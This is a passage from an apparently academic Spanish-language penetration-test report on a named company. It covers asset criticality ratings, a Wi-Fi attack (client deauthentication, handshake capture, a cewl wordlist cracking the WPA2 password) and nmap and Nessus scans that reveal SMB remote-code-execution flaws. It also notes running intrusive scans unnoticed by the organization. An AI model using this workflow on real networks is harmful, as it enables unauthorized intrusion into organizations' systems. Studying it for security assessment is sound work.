A cada activo identificado se dará un nivel de criticidad (bajo, medio y alto) según la confidencialidad, integridad y disponibilidad, para esto se debe tener en cuenta lo siguiente:

Identificación de activos: El primer paso es identificar todos los activos tecnológicos que utiliza la organización. Esto incluye computadoras, servidores, redes y cualquier otro dispositivo que almacene o procese datos, como se ha observado esta identificación se logra al ejercer las fases 1. 2 y 3.

Evaluar la criticidad de cada activo: Una vez que se han identificado los activos, el siguiente paso es evaluar la criticidad de cada activo. Esto se puede hacer considerando los siguientes factores:

- El valor de los datos que se almacenan en el activo.
- El impacto que tendría en la organización una pérdida de confidencialidad, integridad o disponibilidad.
- La dificultad de reponer el activo.

Priorizar los activos: Una vez que se ha evaluado la criticidad de cada activo, se pueden priorizar los activos. Esto significa que los activos más críticos deben protegerse primero.

Implementar controles de seguridad: Una vez que se han priorizado los activos, se pueden implementar controles de seguridad para protegerlos. El tipo de controles de seguridad que se implementen dependerá de la criticidad del activo y las amenazas a las que se enfrenta.

Estos son algunos ejemplos de controles de seguridad que se pueden implementar para proteger los activos tecnológicos:

- Los controles de seguridad física: se pueden utilizar para proteger los activos contra robos o daños físicos. Estos controles pueden incluir cosas como cerraduras, cámaras de seguridad y guardias.
- Los controles de seguridad de la información: se pueden utilizar para proteger la confidencialidad, la integridad y la disponibilidad de los datos. Estos controles pueden incluir elementos como cifrado, control de acceso y detección de intrusos.
- Los controles de seguridad operativa: se pueden utilizar para proteger los activos de amenazas operativas, como errores humanos y desastres naturales. Estos controles pueden incluir cosas como capacitación, procedimientos y planes de recuperación ante desastres.

Teniendo en cuenta lo anterior se establece los niveles de criticidad sobre los activos encontrados, dando origen al siguiente cuadro:

IDENTIFICACIÓN DE ACTIVOS DE INFORMACIÓN		VALORACIÓN DEL ACTIVO			
NOMBRE DEL ACTIVO DE INFORMACIÓN	DESCRIPCIÓN DEL ACTIVO DE INFORMACIÓN	Tipo de Activo	CRITICIDAD RESPECTO A LA CONFIDENCIALIDAD	CRITICIDAD RESPECTO A LA INTEGRIDAD	CRITICIDAD RESPECTO A LA DISPONIBILIDAD
Página WEB	Sitio web donde se informa al público los servicios y productos de la organización	Software	Bajo	Alto	Alto
Correo electrónico	Sistema de comunicación para el envío y recepción de correos electrónicos	Servicio	Alto	Alto	Alto

AP - WIFI	Dispositivo que irradia red Wifi en la organización	Hardware	Alto	Alto	Bajo
File Server	Servidor donde se almacena la información de la organización para ser consultada por medio de la red	Hardware	Alto	Alto	Alto
Switch acceso	periférico de red capaz de interconectar Dispositivos en una red	Hardware	Bajo	Medio	Medio
Firewall	Hardware especializado para el control de acceso en una red	Hardware	Alto	Alto	Bajo
Servidor de dominio y sistema contable	Servidor que controla los usuarios de red y contiene las bases de datos del sistema contable	Hardware	Alto	Alto	Alto
Puntos de acceso	Puntos de red que permite la conexión de un equipo de cómputo.	Físico	Alto	Medio	Medio
Antivirus	Software especializado para proteger equipos de computo de ataques de malware	Software	Medio	Medio	Medio

Equipos de computo	Equipos de escritorio o portátiles usados por lo colaboradores de la organización.	Hardware	Alto	Alto	Alto
--------------------	--	----------	------	------	------

Con esta información se puede obtener una topología de infraestructura donde se realiza un diagrama que muestra las relaciones entre los diferentes los componentes encontrados. Esta información se puede utilizar para identificar posibles vectores de ataque y su planificación.

Conocer la topología es fundamental, con esto se puede dar un enfoque permitiendo que los ataques sean de una forma más dirigida abarcando las zonas son las más vulnerables³⁴.

En algunos casos, la poca inversión en sistemas de protección y en contratación de expertos lleva a las organizaciones a diseñar infraestructuras de red poco recomendadas con varios riesgos de seguridad como:

- Servidores y equipos de red sobre un mismo segmento.
- Equipos de conexión desactualizados y poco seguro.
- Mal manejo de cargas.
- Poca visibilidad sobre el tráfico.

³⁴ Topología de red: la clave para la eficiencia operativa. SGRwin. [Sitio web], sgrwin.com (s.f). [Consultado 20 de octubre 2022]. Disponible en: <https://www.sgrwin.com/es/network-topology-the-key-to-your-operational-efficiency/>

Se recomienda separar los servicios críticos en áreas protegidas con capacidad de monitorearlas. Esto ayudará a garantizar que solo los usuarios autorizados tengan acceso a estos servicios y que se pueda detectar cualquier actividad sospechosa.

Hay varias formas de separar los servicios críticos en áreas protegidas. Un enfoque común es usar un firewall. Se puede configurar un firewall para bloquear el tráfico de usuarios no autorizados y permitir que solo los usuarios autorizados accedan a servicios específicos.

Otro enfoque es utilizar una red privada virtual (VPN). Se puede usar una VPN para crear una conexión segura entre dos o más dispositivos. Esto puede ser útil para organizaciones que necesitan conectar usuarios remotos a sus servicios críticos³⁵.

Una vez que los servicios críticos se han separado en áreas protegidas, es importante monitorearlos. Esto se puede hacer mediante el uso de una variedad de herramientas, como los sistemas de gestión de eventos e información de seguridad (SIEM) y los sistemas de detección de intrusos (IDS).

Los IDS se pueden usar para detectar actividades sospechosas, como escaneos de puertos e intentos de acceso no autorizado³⁶. Los sistemas SIEM se pueden usar para recopilar y analizar registros de seguridad de una variedad de fuentes³⁷. Esta información se puede utilizar para identificar amenazas potenciales y tomar medidas para mitigarlas.


³⁵ Huawei - Conoce que es una VPN y cuáles son sus beneficios. [Sitio web], Forum.huawei. 2023[Consultado 07 de mayo 2023]. Disponible en: <https://forum.huawei.com/enterprise/es/conoce-que-es-una-vpn-y-cuales-son-sus-beneficios/thread/1077081-100233>

³⁶Incibe - Evolución de los IDS. [Sitio web], en incibe. 2023[Consultado 22 de mayo 2023]. Disponible en: <https://www.incibe.es/incibe-cert/tags/ids>.

³⁷ IBM - Qué es la gestión de información y eventos de seguridad. [Sitio web], En IBM. 2022[Consultado 31 de mayo 2023]. Disponible en: <https://www.ibm.com/es-es/topics/siem>

Al seguir estas recomendaciones, las organizaciones pueden ayudar a proteger sus servicios críticos del acceso no autorizado y de la actividad maliciosa, Con el ejercicio de la Fase 3 se pudo detectar la topología implementada por la organización como se observa en la figura 21.

Figura 21 topología



Fuente: Figura propia

6.2.1.5 Plan de trabajo

Al tener los activos más críticos y conocimiento de los puntos de acceso se diseña el siguiente plan de trabajo:

Acceso Wifi: Se tratará de vulnerar la red WIFI para tener acceso a la organización.

Análisis de puertos: teniendo en cuenta los equipos críticos de la compañía se realiza un análisis para detectar que puertos tienen abiertos

Vulnerabilidades: Se realizará un análisis de vulnerabilidades con la herramienta Nessus³⁸, con esta se detectará el nivel de criticidad de cada vulnerabilidad encontrada.

6.2.2 Desarrollo Fase 4

Al tener el plan de trabajo y los activos críticos se inicia la exploración de vulnerabilidades.

6.2.2.1 Ataque red WIFI

Como primera medida, se valida el estado del wifi de la organización. Se utilizará el sistema operativo Kali Linux, el cual está diseñado para realizar pruebas de seguridad.

³⁸ Daza, S. - Nessus ¿Cómo hallar vulnerabilidades? [Sitio web], BeHackerPro - Profesionales en Ciberseguridad. 2021[Consultado 07 de mayo 2023]. Disponible en: <https://behacker.pro/nessus-como-hallar-vulnerabilidades/>

Kali Linux es una distribución de Linux basada en Debian que está diseñada para pruebas de penetración y auditorías de seguridad³⁹. Incluye una amplia gama de herramientas que se pueden utilizar para probar la seguridad de una red, entre ellas:

Herramientas inalámbricas: Kali Linux, como sistema operativo especializado en pruebas de seguridad, proporciona una variedad de herramientas destinadas a evaluar la seguridad de redes inalámbricas. Entre estas herramientas se encuentran Aircrack-ng y Wifite, las cuales son ampliamente utilizadas en este contexto. Aircrack-ng permite realizar ataques de fuerza bruta y descifrar contraseñas de redes WEP y WPA, mientras que Wifite automatiza el proceso de escaneo y auditoría de redes inalámbricas, facilitando la detección de redes ocultas y la realización de diversas pruebas de seguridad⁴⁰. Estas herramientas son valiosas para identificar vulnerabilidades y mejorar la seguridad en entornos inalámbricos. Cabe destacar que su uso debe estar dentro del marco legal y contar con el consentimiento correspondiente para realizar pruebas de seguridad en redes inalámbricas.

Herramientas de red: Además de las mencionadas anteriormente, Kali Linux ofrece otras herramientas importantes para realizar análisis de seguridad. Dos de ellas son Nmap y Nessus, ampliamente reconocidas en el campo de la seguridad informática.

Nmap es una herramienta de exploración de redes que permite realizar un escaneo exhaustivo en busca de puertos abiertos en una red o sistema. Con Nmap, es posible obtener información detallada sobre los servicios y protocolos en

³⁹ Openwebinars - Kali Linux: Qué es y características principales [Sitio web], OpenWebinars.net. 2022[Consultado 20 de octubre 2022]. Disponible en: <https://openwebinars.net/blog/kali-linux-que-es-y-caracteristicas-principales/>

⁴⁰ DarkAudax - How to crack WEP with no wireless clients [Sitio web], aircrack 2022[Consultado 07 de mayo 2023]. Disponible en: https://www.aircrack-ng.org/doku.php?id=how_to_crack_wep_with_no_clients

funcionamiento, lo que ayuda a identificar posibles puntos de entrada o vulnerabilidades que podrían ser explotadas⁴¹.

Por otro lado, Nessus es un potente escáner de vulnerabilidades que permite identificar de manera sistemática las debilidades presentes en una red o sistema. Con una amplia base de datos de vulnerabilidades conocidas, Nessus realiza un análisis minucioso y proporciona informes detallados sobre las vulnerabilidades encontradas, lo que ayuda a los profesionales de seguridad a tomar medidas correctivas y mitigar posibles riesgos⁴².

Al llevar a cabo una prueba de seguridad integral en la red Wi-Fi, las organizaciones pueden tomar medidas proactivas para fortalecer su infraestructura y garantizar que sus redes inalámbricas estén protegidas contra posibles amenazas. Esto incluye la implementación de medidas de seguridad adecuadas, como el uso de protocolos de cifrado sólidos, contraseñas seguras y actualizaciones regulares de firmware en los dispositivos de red.

En este primer ataque se utilizará un equipo virtualizado para realizar todos los ataques, como es una máquina virtual requiere un adaptador WIFI USB el cual sea reconocible.

6.2.2.1.1 Herramientas.

La herramienta que se usará para este ataque será **Aircrack-Ng** una herramienta nativa de Kali Linux cuya finalidad es auditar sistemas inalámbricos.

⁴¹ Biana Gonzalez - How to use Nmap and other network scanners [Sitio web], infosecinstitute. 2023[Consultado 07 de mayo 2023]. Disponible en: <https://resources.infosecinstitute.com/topic/nmap-network-scanners/>

⁴² Chiradepp BasuMallik [Sitio web], spicework 2022[Consultado 07 de mayo 2023] Disponible en: <https://www.spiceworks.com/it-security/data-security/articles/what-is-nessus-scanner/>

6.2.2.1.2 Alcance.

El ataque está dirigido a la red Wi-Fi corporativa. Este tendrá como objetivo capturar la contraseña a través de dispositivos Android que estén conectados a la red.

La red Wi-Fi corporativa es un activo crítico para la organización. Los empleados lo utilizan para acceder al correo electrónico, archivos y otras aplicaciones. Los clientes y socios también utilizan la red para acceder al sitio web de la organización y otros recursos.

El ataque está dirigido a dispositivos Android que estén conectados a la red Wi-Fi. Una vez que se obtiene la contraseña, se usara para conectarse a la red y escanear cualquier recurso que esté disponible.


6.2.2.1.3 Impacto.

El impacto del ataque podría ser significativo. El atacante podría acceder a información confidencial, como correos electrónicos de empleados y datos de clientes. También podría interrumpir las operaciones de la organización al impedir que los empleados accedan a los sistemas de información.

6.2.2.1.4 Ejecución de pruebas

El ataque se lleva a cabo de manera remota, fuera de las instalaciones físicas de la organización. Para realizar este proceso, se utiliza la herramienta Aircrack-Ng, la cual permite llevar a cabo un escaneo de las redes inalámbricas cercanas con el objetivo de obtener el SSID (Service Set Identifier). La figura 23 proporciona una visualización del proceso de escaneo y detección del SSID objetivo. Esta información obtenida es fundamental para continuar con las etapas posteriores del ataque.

Figura 22 Escaneo de redes WIFI




Fuente: Propia

Al tener la MAC del SSID y el canal por el cual está trabajando, lanzamos un scanner para detectar los clientes que están conectados, para esto se utilizara los siguientes parámetros

- -c: especificar canal
- -w: Nombre del archivo a crear
- --bssid: MAC de la red y tarjeta de red a usar

En la figura 24 se puede observar la búsqueda de lista clientes.


Figura 23 búsqueda de clientes



Fuente: Propia

Al tener la MAC de un cliente identificado se lanzará un ataque para desconectar de la red a dicho dispositivo, de esta forma se obtendrá el handshake con el cual se podrá validar si es posible obtener la contraseña de la red wifi. Ver figura 25.

Figura 24 Lanzando ataque al cliente



Fuente: Propia

Al primer intento no se obtiene resultados, esto se sigue intentando en varias ocasiones con diferentes clientes, se espera obtener la MAC de un dispositivo Android conectado a la red ya que aumenta la probabilidad de éxito.

Después de varios intentos se logra obtener el handshake como se puede visualizar en la figura 26.

Figura 25 obtención del handshake

```
CH 6 ][ Elapsed: 54 s ][ 2022-10-25 14:26 ][ WPA handshake: 9C:6[REDACTED]
BSSID          PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
9C:69[REDACTED] -23 83 371 196 8 6 130 WPA2 CCMP PSK W-ECO
BSSID          STATION PWR Rate Lost Frames Notes Probes
9C:69[REDACTED] 74:15:75:F8:84:33 -27 1e- 1e 908 895 EAPOL W-ECO
Quitting
```

Fuente: Propia

Todo el tráfico generado se guardó en un archivo .cap, ese archivo contiene los paquetes que el cliente envía al router WIFI con la contraseña.

Para descifrar la contraseña se realizará un ataque de diccionario, este será creado por la herramienta cewl⁴³ a partir de las páginas web que hacen referencia a la organización que encontraron en la fase 2. Ver figura 27.

Figura 26 creación de diccionario

```
(kali@kali)-[~]
└─$ sudo cewl -m 6 -a -e -v -w /home/kali/Desktop/diccionario.txt https://www.ecomil.co/
CeWL 5.5.2 (Grouping) Robin Wood (robin@digi.ninja) (https://digi.ninja/)
Starting at https://www.ecomil.co/
Visiting: https://www.ecomil.co/, got response code 200
Attribute text found:
ecomil ecomil ecomil » Feed ecomil » Comments Feed RSD cropped-logosati
e.jpg cropped-assdd.jpg cropped-cachrooiii.jpg cropped-alex-1.png cropped-cropped-cesar.pn
```

Fuente: Propia

⁴³ Kali linux - cewl | Kali Linux Tools. [Sitio web], Kali Linux. 2022[Consultado 07 de mayo 2023] Disponible en: <https://www.kali.org/tools/cewl/>


El proceso se realiza con diferentes páginas para obtener la mayor cantidad de combinaciones posibles.

En algunas organizaciones suelen usar como contraseña nombres o combinaciones que contiene alguna referencia a la empresa, por tal motivo se toma toda la información recolectada para realizar las combinaciones.

Al tener listo el archivo se toma en conjunto con el handshake para obtener la contraseña, el proceso puede tardar según la cantidad de combinaciones que se tengan, se aclara que esto no garantiza que se obtenga la contraseña, si la organización utiliza contraseñas seguras y complejas puede que el proceso no funcione.

Después de 40 minutos el aplicativo indica que una contraseña coincide con el handshake ver figura 28.

Figura 27 Contraseña obtenida




Fuente: Propia

Tras realizar el proceso de validación, se ha logrado establecer una conexión exitosa a la red corporativa. Sin embargo, durante esta prueba se ha detectado que la seguridad de la red se basa únicamente en la autenticación mediante una contraseña. No se ha encontrado ningún factor adicional de validación que garantice que solo los equipos autorizados puedan conectarse a la red corporativa WiFi. Esta falta de medidas adicionales puede representar un riesgo significativo para la seguridad de la red, ya que podría permitir el acceso no autorizado a dispositivos no deseados.

6.2.2.2 búsqueda de vulnerabilidades.

Al tener acceso a la red se tomará otra máquina virtual donde se tiene instalado el programa Nessus, iniciando la configuración del escaneo, ver figura 29.


Figura 28 Nessus



Fuente: Figura propia

Se crea una nueva tarea donde se escaneará el directorio activo y el servidor de contabilidad. Ver figura 30.


Figura 29 Tarea de escáner Nessus directorio activo



Fuente: Figura propia

El proceso tarda alrededor de 50 minutos, ya que primero revisa que puertos están abiertos y a partir de estos se realizara cada escaneo, ver figura 31.

Figura 30 Vulnerabilidades directorio activo



Fuente: Figura propia

El servidor tiene 5 vulnerabilidades críticas, 8 altas, 23 medias y 4 bajas.

El segundo análisis de vulnerabilidad se llevó a cabo para identificar cualquier vulnerabilidad adicional que pudiera haberse pasado por alto en el análisis inicial haciendo uso de Nmap. Esta es una herramienta gratuita y de código abierto que se utiliza para el descubrimiento de redes y la auditoría de seguridad.

Esta herramienta cuenta con diferentes comandos que buscan vulnerabilidades sobre los objetivos a escanear, se da inicio con un escaneo sencillo para detectar puertos abiertos y el sistema operativo. Ver figura 32.

Figura 31 Puertos abiertos nmap

```
PORT      STATE
53/tcp    open
| dns-nsid:
|_ bind.version
80/tcp    open
|_ http-title: I
| http-methods:
| Supported Me
|_ Potentially
|_ http-server-he
88/tcp    open
135/tcp   open
139/tcp   open
389/tcp   open
Site-Name)
445/tcp   open
464/tcp   open
593/tcp   open
636/tcp   open
3268/tcp  open
Site-Name)
3269/tcp  open
49154/tcp open
49155/tcp open
49157/tcp open
49158/tcp open
MAC Address: 08:
```

Fuente: Propia

Con el comando nmap -A se valida si es posible obtener el sistema operativo que el servidor está usando. Ver figura 33.

Figura 32 Sistema operativo detectado

```
Names:
  ECOS [REDACTED]      Flags: <unique><active>
  ECOM [REDACTED]     Flags: <group><active>
  ECOM [REDACTED]     Flags: <group><active>
  ECOS [REDACTED]     Flags: <unique><active>
  ECOM [REDACTED]     Flags: <unique><active>
smb-os-discovery:
  OS: Windows Server [REDACTED] (Windows Server [REDACTED])
  OS CPE: cpe:/o:microsoft:windows_server:[REDACTED]
  Computer name: ECOSEf[REDACTED]
  NetBIOS computer name: ECO[REDACTED]
  Domain name: ecomi[REDACTED]
  Forest name: ecomi[REDACTED]
  FQDN: ECO[REDACTED]
  System time: 2022-11-01T13:36:41-05:00
```

Fuente: Propia

Lo anterior fueron análisis básicos de la herramienta nmap donde se obtuvieron los puertos abiertos y el sistema operativo del servidor, ahora se utilizará la herramienta con conjunto de script ya definidos por Kali Linux en busca de vulnerabilidades.

Las sentencias que se usaran son:

- -n: realizara una resolución a los servidores DNS
- --script=vuln: verificara si el equipo es vulnerable teniendo en cuenta CVE⁴⁴ publicados a la fecha.

Este tipo de escaneo puede tardar bastante ya que hace un análisis más detallado. Ver figura 35.

⁴⁴ Lazaro, R. G.-CVE, CWE, CAPEC, CVSS. [Sitio web], Ciberseguridad con Hack by Security. 2022[Consultado 31 de mayo 2023] Disponible En: <https://www.hackbysecurity.com/blog/cve-cwe-capec-cvss-vaya-lio>

Figura 33 Escaneo nmap

```
Host script results:
|_smb-vuln- [REDACTED] false
|_smb-vuln- [REDACTED]
|  VULNERABLE:
|  Remote Code Execution [REDACTED]
|  State: VULNERABLE
|  IDs: CVE:CVE-2[REDACTED]
|  Risk factor: HIGH
|  A critical remote [REDACTED]
|  servers ([REDACTED]).
|
|  Disclosure date: 20[REDACTED]
|  References:
|  https://technet.microsoft.com/[REDACTED]
|  https://blogs.technet.microsoft.com/[REDACTED]
|  https://cve.mitre.org/cgi-bin/[REDACTED]
|_smb-vuln-ms10-061: [REDACTED]
```

Fuente: Propia

Con el anterior análisis se encuentra una vulnerabilidad atada al puerto 445, se tomara este puerto seguido del comando **nmap -n -Pn "host" -p139,445 --script=smb-vuln-ms...** con el fin de encontrar vulnerabilidades concretas, esta se corre en horas de la noche ya que es el proceso que se realizara es más intrusivo, lo que puede dejar abajo el servidor por un corto periodo de tiempo, por tal motivo no se corre en producción ya que la idea es encontrar vulnerabilidades sin llamar la atención de la organización. Ver figura 36.

Figura 34 Vulnerabilidad en puerto 445

```
Host script results:
|_smb-vuln-i [REDACTED]
|  VULNERABLE:
|  Remote Code Execution vulnerability in [REDACTED]
|  State: VULNERABLE
|  IDs: CVE:CVE-[REDACTED]
|  Risk factor: HIGH
|  A critical remote code execution vulnerability exists [REDACTED]
|  servers ([REDACTED]).
```

Fuente: Propia

